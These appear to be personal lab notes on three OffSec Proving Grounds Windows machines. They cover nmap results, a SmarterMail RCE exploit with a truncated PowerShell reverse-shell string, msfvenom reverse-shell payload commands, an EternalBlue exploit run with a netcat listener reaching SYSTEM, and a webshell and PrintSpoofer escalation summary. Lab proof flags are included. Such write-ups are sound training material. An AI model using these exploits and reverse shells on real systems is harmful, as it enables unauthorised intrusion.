Windows

Algernon [Easy] [10]

Brief:

Done Nmap got **17001** port open searched for exploit and exploited got the shell access.

Location in kali: **/home/kali/offsec/pg/Win/Algernon**

OS: Windows

Web-Technologies: IIS

IP:

Users:

Credentials:

==========

Ports (Try to list):

21 [ftp Anonymous] -- Find some admin logs..

80 [IIS]

9998[IIS]

==========

nmap -p- -sV -sC 192.168.151.65

NMAP Results:

```
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20  09:31PM       <DIR>          ImapRetrieval
```

| 01-27-24 04:41AM   <DIR>   Logs
| 04-29-20 09:31PM   <DIR>   PopRetrieval
|_04-29-20 09:32PM   <DIR>   Spool
80/tcp open http   Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
135/tcp open msrpc   Microsoft Windows RPC
139/tcp open netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
7680/tcp open tcpwrapped
9998/tcp open http   Microsoft IIS httpd 10.0
| uptime-agent-info: HTTP/1.1 400 Bad Request\x0D
| Content-Type: text/html; charset=us-ascii\x0D
| Server: Microsoft-HTTPAPI/2.0\x0D
| Date: Sat, 27 Jan 2024 12:48:00 GMT\x0D
| Connection: close\x0D
| Content-Length: 326\x0D
| \x0D
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">\x0D
| <HTML><HEAD><TITLE>Bad Request</TITLE>\x0D
| <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>\x0D
| <BODY><h2>Bad Request - Invalid Verb</h2>\x0D
| <hr> HTTP Error 400. The request verb is invalid. \x0D
|_</BODY></HTML>\x0D
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /interface/root
|_http-server-header: Microsoft-IIS/10.0
17001/tcp open remoting   MS .NET Remoting services
49664/tcp open msrpc   Microsoft Windows RPC
49665/tcp open msrpc   Microsoft Windows RPC
49666/tcp open msrpc   Microsoft Windows RPC
49667/tcp open msrpc   Microsoft Windows RPC
49668/tcp open msrpc   Microsoft Windows RPC
49669/tcp open msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
|_   Message signing enabled but not required
| smb2-time:
| date: 2024-01-27T12:48:01
|_ start_date: N/A
|_clock-skew: -2s

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:


- After observing all the ports and all the things one by one first went to FTP at 21

Nothing at FTP anonymous just only admin logs etc...

- SMB doen't have any permissions ..

- checked the Both IIS but none of them got any results but the 9998 ahving some login panel Tried some default credetnails but no use.

- At last Check the port 17001 after doing some google research found one exploit.



- The same exploit present in exploit DB as : **SmarterMail Build 6985 - Remote Code Execution**

Link: https://www.exploit-db.com/exploits/49216 , https://packetstormsecurity.com/files/160416/SmarterMail-6985-Remote-Code-Execution.html

- Downloaded the exploit using searchsploit .

```
┌──(root㉿kali)-[/home/…/offsec/pg/Win/Algernon]
└─# searchsploit -m 49216
  Exploit: SmarterMail Build 6985 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/49216
     Path: /usr/share/exploitdb/exploits/windows/remote/49216.py
    Codes: CVE-2019-7214
 Verified: False
File Type: Python script, ASCII text executable, with very long lines (4852)
Copied to: /home/kali/offsec/pg/Win/Algernon/49216.py
```


Edited the HOST's :

HOST='TARGET_IP'
PORT=17001


LHOST='OUR IP'
LPORT=any random Port like 5555

```
#!/usr/bin/python3

import base64
import socket
import sys
from struct import pack

HOST='192.168.151.65'
PORT=17001
LHOST='192.168.45.193'
LPORT=4444

psh_shell = '$client = New-Object System.Net.Sockets.TCPClien
%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne
= (iex $data 2>&1 | Out-String );$sendback2 =$sendback + "PS
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};
psh_shell = psh_shell.encode('utf-16')[2:] # remove BOM
```

Now setup a listner at the Kali machine at port **5555**



got the **proof.txt** : 0ec9c3d10a0cc7b792a8393db98f04d0



Internal [Easy] [10]

Brief: **Eternal Blue** [--script smb-vuln*]

OS: Windows 2008

Web-Technologies:

IP: 192.168.151.40

Users:

Credentials:

==========

Ports (Try to list):
53
135
139
445

the SMB ports are open and the target Version is very old so run the vuln script scan. **--script smb-vuln***

3389

==========

nmap -p- -sV -sC 192.168.151.40 --open

NMAP Results:

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.0.6001 (17714650) (Windows Server 2008
SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.0.6001 (17714650)
135/tcp   open  msrpc?
139/tcp   open  tcpwrapped
445/tcp   open  tcpwrapped    Windows Server (R) 2008 Standard 6001 Service Pack 1
tcpwrapped
3389/tcp  open  ms-wbt-server?
|_ssl-date: 2024-01-27T17:54:42+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=internal
| Not valid before: 2023-01-27T15:30:02
|_Not valid after:  2023-07-29T15:30:02
| rdp-ntlm-info:
|   Target_Name: INTERNAL
|   NetBIOS_Domain_Name: INTERNAL
|   NetBIOS_Computer_Name: INTERNAL
|   DNS_Domain_Name: internal
|   DNS_Computer_Name: internal
|   Product_Version: 6.0.6001
|_  System_Time: 2024-01-27T17:53:47+00:00
5357/tcp  open  wsdapi?
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  tcpwrapped
49157/tcp open  unknown
49158/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.94SVN%I=7%D=1/27%Time=65B542EF%P=x86_64-pc-linux-
gnu%r
SF:(TerminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02\0\x08\0\x
SF:02\0\0\0");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008::sp1, cpe:/
o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: INTERNAL, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:ba:64:03 (VMware)
```

|_clock-skew: mean: 1h35m59s, deviation: 3h34m40s, median: -1s
| smb2-security-mode:
| 2:0:2:
|_   Message signing enabled but not required
| smb-os-discovery:
| OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008 Standard 6.0)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: internal
| NetBIOS computer name: INTERNAL\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2024-01-27T09:53:47-08:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
| date: 2024-01-27T17:53:47
|_ start_date: 2023-02-18T02:15:24

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

- First thing the SMB is open and the b=version of windows: Windows Server (R) 2008 Standard 6001 Service Pack 1 .

- The version is very low let's run the script smb vuln scan.

nmap -p139,445 -sV --script smb-vuln* 192.168.151.40 --open

PORT   STATE SERVICE   VERSION
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: INTERNAL; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

```
Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft
Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to
execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High
header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-
bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-
wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

- You can see iy is vulnerable to smb-vuln-ms17-010 it is quite popular exploit.

- check this exploit : **https://github.com/3ndG4me/AutoBlue-MS17-010**


- And also check the EJPTv2 notes for manual exploitation.

WAY - 1

→ git clone the **AutoBlue-MS17-010**

→ Navigate to shellcode DIrectory and give executabel permissions and then run it.

→ it asks for the LHOST and LPORT for creating the **.bin** file in **x64** and **x86**



you can see the x64 and x86 .bin file are created.

```
Generating x64 cmd shell (stageless)...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=1
92.168.45.187 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless)...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.1
68.45.187 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE WOOOO!!!
DONE
```

And in the same way we need to open another tab and we have to listen with netcat

python eternalblue_exploit7.py 192.168.151.40 shellcode/sc_x86.bin

```
┌──(root㉿kali)-[/home/…/pg/Win/Internal/AutoBlue-MS17-010]
└─# python3 eternalblue_exploit7.py 192.168.151.40 shellcode/sc_x86.bin
shellcode size: 962
numGroomConn: 13
Target OS: Windows Server (R) 2008 Standard 6001 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success

good response status: INVALID_PARAMETER
done

┌──(root㉿kali)-[/home/…/pg/Win/Internal/AutoBlue-MS17-010]
└─#
```

```
┌──(root㉿kali)-[/home/…/offsec/pg/Win/Internal]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.187] from (UNKNOWN) [192.168.151.40] 49159
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

we got the **proof.txt**

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B863-254D

 Directory of C:\Users\Administrator\Desktop

02/03/2011  07:51 PM    <DIR>          .
02/03/2011  07:51 PM    <DIR>          ..
05/20/2016  09:26 PM                32 network-secret.txt
01/27/2024  09:43 AM                34 proof.txt
               2 File(s)             66 bytes
               2 Dir(s)   3,898,863,616 bytes free

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
bfc493a546140089abdca5879ecb31ca
```

WAY - 2:

Refer : https://rana-khalil.gitbook.io/hack-the-box-oscp-preparation/windows-boxes/legacy-writeup-w-o-metasploit#d6e0

But try to preffer WAY - 1 That is good one.

Squid [Easy] [10]

Brief:

→ Found the intresting port 3128 running squid proxy
→ Google search
→ Found articles
→ used spose.py to scan internal ports found 8080,3306
→ Setup an proxy extention and seen **8080** hosting **wampserver**
→ Got access to phpmyadmin with just **root** username with no password.
→ Written an SQL command and uploaded a **uploader.php** in the web root directory
→ then again upload a msfvenom crafted shell.php and open it got the shell.
→ Upgraded it with the nc.exe

→ Got the interactive shell and got the **proof.txt**
→ We will get Privilege Escalation **SeImpersonatePrivilge -> Enabled**
→ Used **PrintSpoofer64.exe** and get the **system** access.

OS: Windows

Web Technologies:

IP: 192.168.151.189

Users:

Credentials:

==========

Ports (Try to list):

3128 - Web page , version also not vulnerable
445
139
135
==========

nmap -p- -sV -sC 192.168.151.189 --open

NMAP Results:

```
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3128/tcp  open  http-proxy    Squid http proxy 4.14
|_http-server-header: squid/4.14
|_http-title: ERROR: The requested URL could not be retrieved
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-01-28T04:20:28
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -2s
```

==========

Web Service Enumeration:

